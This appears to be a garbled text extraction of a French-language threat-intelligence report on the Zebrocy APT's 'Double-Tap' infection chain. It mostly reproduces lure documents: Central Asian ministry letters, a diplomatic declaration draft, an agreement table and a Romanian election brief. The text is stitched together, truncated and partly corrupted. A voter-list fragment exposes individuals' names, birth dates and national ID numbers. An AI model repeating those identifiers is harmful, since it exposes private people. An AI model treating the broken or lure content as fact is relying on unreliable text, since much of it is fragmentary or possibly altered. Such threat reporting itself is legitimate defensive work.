
La chaîne d'infection Double-Tap

Analyse de la chaîne d'infection




La chaîne d'infection Double-Tap

Analyse de la chaîne d'infection




La chaîne d'infection Double-Tap

Analyse de la chaîne d'infection



La chaîne d'infection Double-Tap

Analyse de la chaîne d'infection : Zebrocy



- Technique de document Double-Tap
- Clé de registre Windows modifiée
- Création de tâches planifiées
- C2 utilisant un backend PHP

Zebrocy's Multilanguage Malware Salad

APT REPORTS 03 JUN 2019 6 minute read

// AUTHORS

Zebrocy is Russian speaking APT that presents a strange set of stripes. To keep things simple, there are three things to know about Zebrocy

- Zebrocy is an active sub-group of victim profiling and access specialists
- Zebrocy maintains a lineage back through 2013, sharing malware artefacts and similarities with BlackEnergy
- The past five years of Zebrocy infrastructure, malware set, and targeting have similarities and overlaps with both the Sofacy and

A Dish before the Main Course

3

LE TABLEAU DE CHASSE

Analyse des documents leurrés

Analyse des documents leurrés



КЫРГЫЗ РЕСПУБЛИКАСЫНЫН КОРГО МИНИСТРИЛІГІНІН ЭЛ АРАЛЫҚ АСКЕРДІ
ҚЫЗМАТТАШЫҚ БАШЫҚ БАШКАРМАЛЫГЫ
ГЛАВНОЕ УПРАВЛЕНИЕ МЕЖДУНАРОДНОГО ВОЕННОГО СОТРУДНИЧЕСТВА
МИНИСТЕРСТВА ОБОРОНЫ КЫРГЫЗСКОЙ РЕСПУБЛИКИ
MAIN INTERNATIONAL MILITARY COOPERATION DEPARTMENT OF THE MINISTRY OF
DEFENCE OF THE KYRGYZ REPUBLIC

«_____» 2022 г. № _____
На № _____ от _____

Срочно!

Министерствам
и загранучреждениям
Кыргызской Республики

От имени управления международного военного сотрудничества
Министерства обороны Кыргызской Республики сообщаем, что в ходе начавшегося
объявленной ранее спецоперации КНР в отношении Тайваня, на данный момент
были зафиксированы множественные факты поражения вооружен

The message cannot be displayed.
Please update the document or enable content.

«NATIONAL
ATOMIC COMPANY
«KAZATOMPROM» JSC

10, Kurayev Str., block A,
Astana, 010000, Republic of Kazakhstan
+7 (727) 36-00-00, +7 (727) 36-00-01,
fax +7 (727) 45-81-02
nac@kazatomprom.kz

им и зависимым организациям
АК «Казатомпром»
ску)

гентства Республики Казахстан
-20 от 25.01.2022 года касательно
всех руководителей, имеющих
чения списка, согласно которого
сия представить запрашиваемую
в АО «НАК «Казатомпром»
1 января текущего года в адрес
нительных вопросов, просим
1) или направить по электронной
пром.kz).

Батырбаев А.А

Экз.№ _____

ҚАЗАҚСТАН РЕСПУБЛИКАСЫ
СЫРТҚЫ ІСТЕР
МИНИСТРЛІГІ
АҚПАРАТТЫҚ ҚАУПСІЗДІК
ОРТАЛЫГЫ



ЦЕНТР ИНФОРМАЦИОННОЙ
БЕЗОПАСНОСТИ
ПРИ МИНИСТЕРСТВЕ
ИНОСТРАННЫХ ДЕЛ
РЕСПУБЛИКИ КАЗАХСТАН

010000, Нұр-Сұлтан қаласы,
Дәуірдемек Конев көшесі, 31 ғимарат
төл: 72-01-34, 72-05-13
2021 жылғы

010000, город Нур-Султан
улица Денизханова Кунанбаева, дом 31
тел: 72-01-34, 72-04-14
e-mail: _____
20210

№ 1-0/19534-вн от 21.07.2021

Срочно!

Руководителям загранучреждений
Республики Казахстан

Настоящим сообщаем, что в Центр продолжают поступать сведения
о попытках несанкционированного доступа третьими лицами к ресурсам
загранучреждений Республики Казахстан.

По этой причине, во исполнение Плана усиления защиты информации
ограниченного распространения, возникает необходимость повторного
ознакомления руководителей и сотрудников загранучреждений
с требованиями обеспечения информационной безопасности при работе
в информационно-телекоммуникационных сетях.

В этой связи, просим Вас ещё раз ознакомиться с соответствующим
инструктажем прикреплённым к документу.

Приложение: инструктаж пользователя по соблюдению требований
обеспечения информационной безопасности на 6-ти листах.



Старший специалист
по защите информационных ресурсов

А. Садыков

Исп. А. Садыков
Тел.: 7203782
тел. +7 701 6200343

Analyse des documents leurre

MINISTÈRE					
1. Аты-жони:					
2. Шетелдік жағымдардың атындағы тәсілдер					
3. Шетелдік жағымдардың бергеде көзінде					
4. Өкіншікте кай ішбұтақта жүмыс жүтей					

каласы					
27. Ливан Республикасы, Бейрут каласы	Мелки Наталья	28.01.1982	820128451098		
28. Ливан Республикасы, Бейрут каласы	Дектярева Евгения	04.02.2005	050204650935		
29. Ливан Республикасы, Метн зуданы, Джоурет «Эль-Балут» ѓимараты	Джулай Вероника Борисовна	27.12.1973	731227400293		
30. Ливан Республикасы, Набатия каласы, Кафэр-Жауз зуданы, «Фазри Тага» ғимараты, 1-кабат	Мустафа Барвара Николаевна	20.10.1968	681020402301		
31. Ливан Республикасы, Бейрут каласы, Каслик зуданы	Мханна (Аккулов) Айгерим Еркеновна	04.07.1985	850704400179		

2-баганға үйлер немірлеу ретімен енгізіледі, пәтерлер кезектілігі ретімен әрбір үйдегі бірінші немірден бастап көрсетіледі.
В графы 2 вносятся дома в порядке нумерации, квартиры указываются в порядке очередности с первого номера в каждом доме.
*Даты бери күніксандың немесе сол күні 18-ге толыктан азаматтардың тұган күні мен айы көрсетілсін.
Гражданам, которым ко дню или в день голосования исполняется 18 лет, указать число и месяц рождения.

REV 5

3

fundamental freedoms in Afghanistan, particularly women's and girls' rights to employment and education, as well as rights of the ethnic groups in Afghanistan. They reiterated the importance of inclusive and representative governance. The Leaders emphasized the importance of the UN-led "Doha Format" on Afghanistan's international obligations and other multilateral formats and expressed their readiness to further coordinate internationally.

The Leaders expressed their commitment to cooperate within the framework of the UN and stressed the importance of preserving and strengthening the global nuclear disarmament and non-proliferation architecture under the Treaty on the Non-Proliferation of nuclear weapons. [closed]

Based on the strong economic growth with a continuously increasing bilateral trade volume between Germany and the five Central Asian states, the Leaders agreed to further explore promising areas for cooperation and to take respective measures, including cooperation in the fields of natural resources, ecology, environmental protection, energy including renewable energy, agriculture, chemical industries, transfer and dissemination of clean and environmentally sound technologies as well as the training of skilled workers. [closed]

The Leaders reiterated their interest in possible cooperation in the area of migration and expressed their readiness to further expand cooperation in the area of vocational education. [closed]

GER: new proposal, based on TKM suggestion and the last year's text.

Autor
(no date)

If parties do not agree we will include the following two corresponding sentences from last year's joint declaration:
"The Leaders reaffirmed their strong commitment to the development of Afghanistan as a secure, peaceful, stable and prosperous country that respects human rights and fundamental freedoms of all Afghanistan citizens, in particular women, girls and ethnic groups. They underlined the importance of an inclusive and representative government with the active participation of all ethnic, confessional and political groups, of respect and protection of basic human rights and fundamental freedoms of all Afghanistan citizens as well as the restoration of the economy in achieving a lasting peace in Afghanistan."

Autor
(no date)

GER proposal

Autor
(no date)



KAZ proposal; GER agrees

Autor



INTERNATIONAL MILITARY COOPERATION DEPARTMENT OF THE MINISTRY OF DEFENSE OF THE KAZAKH REPUBLIC

Analyse des documents leurrés



Analyse des documents leurrés




Таблица двусторонних документов, планируемых к подписанию в ходе государственного визита Президента РК К.Токаева в Монголию (октябрь 2024 г.)			
№	Наименование документа	Ответств. орган сторон	Текущее состояние
Готовые к подписанию			
1.	Меморандум между Министерством энергетики РК и Комиссией по ядерной энергии Монголии о сотрудничестве в области ядерной энергетики	Министерство энергетики РК Комиссия по ядерной энергии Монголии	Проект Меморандума был согласован в 2020 г. и готов к подписанию.
2.	Соглашение между Правительством РК и Правительством Монголии о сотрудничестве в области авиационного поиска и спасения	Министерство транспорта РК Министерство дорог и транспортного развития Монголии	Проект Соглашения готов к подписанию с июня 2022 г.
3.	Соглашение между Правительством Монголии и Правительством Республики Казахстан о сотрудничестве в пенсионной сфере	Министерство труда и социальной защиты населения РК Министерство труда и социальной защиты Монголии	Проект Соглашения готов к подписанию с июня 2024 г.
На стадии согласования			
4.	Меморандум о сотрудничестве между Министерством цифрового развития, инновации и аэрокосмической промышленности РК и Министерством цифрового развития и коммуникации Монголии	МЦРНП РК МЦРК Монголии	Подписанная версия проекта Меморандума была представлена национальной стороне 16 августа 2024 года №309-148. Согласована отмена.
5.	Дорожная карта по активизации торгово-экономического сотрудничества между	Министерство торговли и интеграции РК	Проект Дорожной карты находится на рассмотрении у национальной стороны (пока №309-147 от 25 августа 2024 г.)



On the Eve of the Presidential Elections in Romania

As is known, the presidential elections in Romania will take place on November 24 (first round) and December 8 (second round).

Explanation: The elections will consist of two rounds if no candidate gains 50% of the votes in the first round. The President is elected for a term of 5 years, but not more than two terms. The total cost of holding the elections amounts to 260 million euros.

Currently, 6 key candidates have been identified (out of 8 in total), who have the highest chances of taking the position of the 5th President of the country:

Independent candidate M. Dinusan (with public support of 15.36%).

On September 11, former Deputy Secretary General of NATO, M. Dinusan, announced his candidacy for the presidential elections.

Strengths: Extensive political experience, held a high-ranking position in NATO (2019-2024), and enjoys high popularity among the population.

Weaknesses: Previously ran for president as a candidate from the Social Democratic Party but lost the elections in 2020. Lacks current support from any party structure.

Chairman of the Social Democratic Party, Prime Minister of Romania M. Ciocanu (support level: 18-25%).

On August 24, M. Ciocanu was re-elected as the leader of the Social Democratic Party and was nominated as the party's candidate for the presidency.

Strengths: The Social Democratic Party won local elections and secured first place in the elections to the European Parliament (June 2024), showing a high level of popularity among the population.

Weaknesses: Representatives of the Social Democratic Party are criticized for corruption, weak recognition in international circles, and the fact that the Social Democrats have not won presidential elections in the past 20 years.

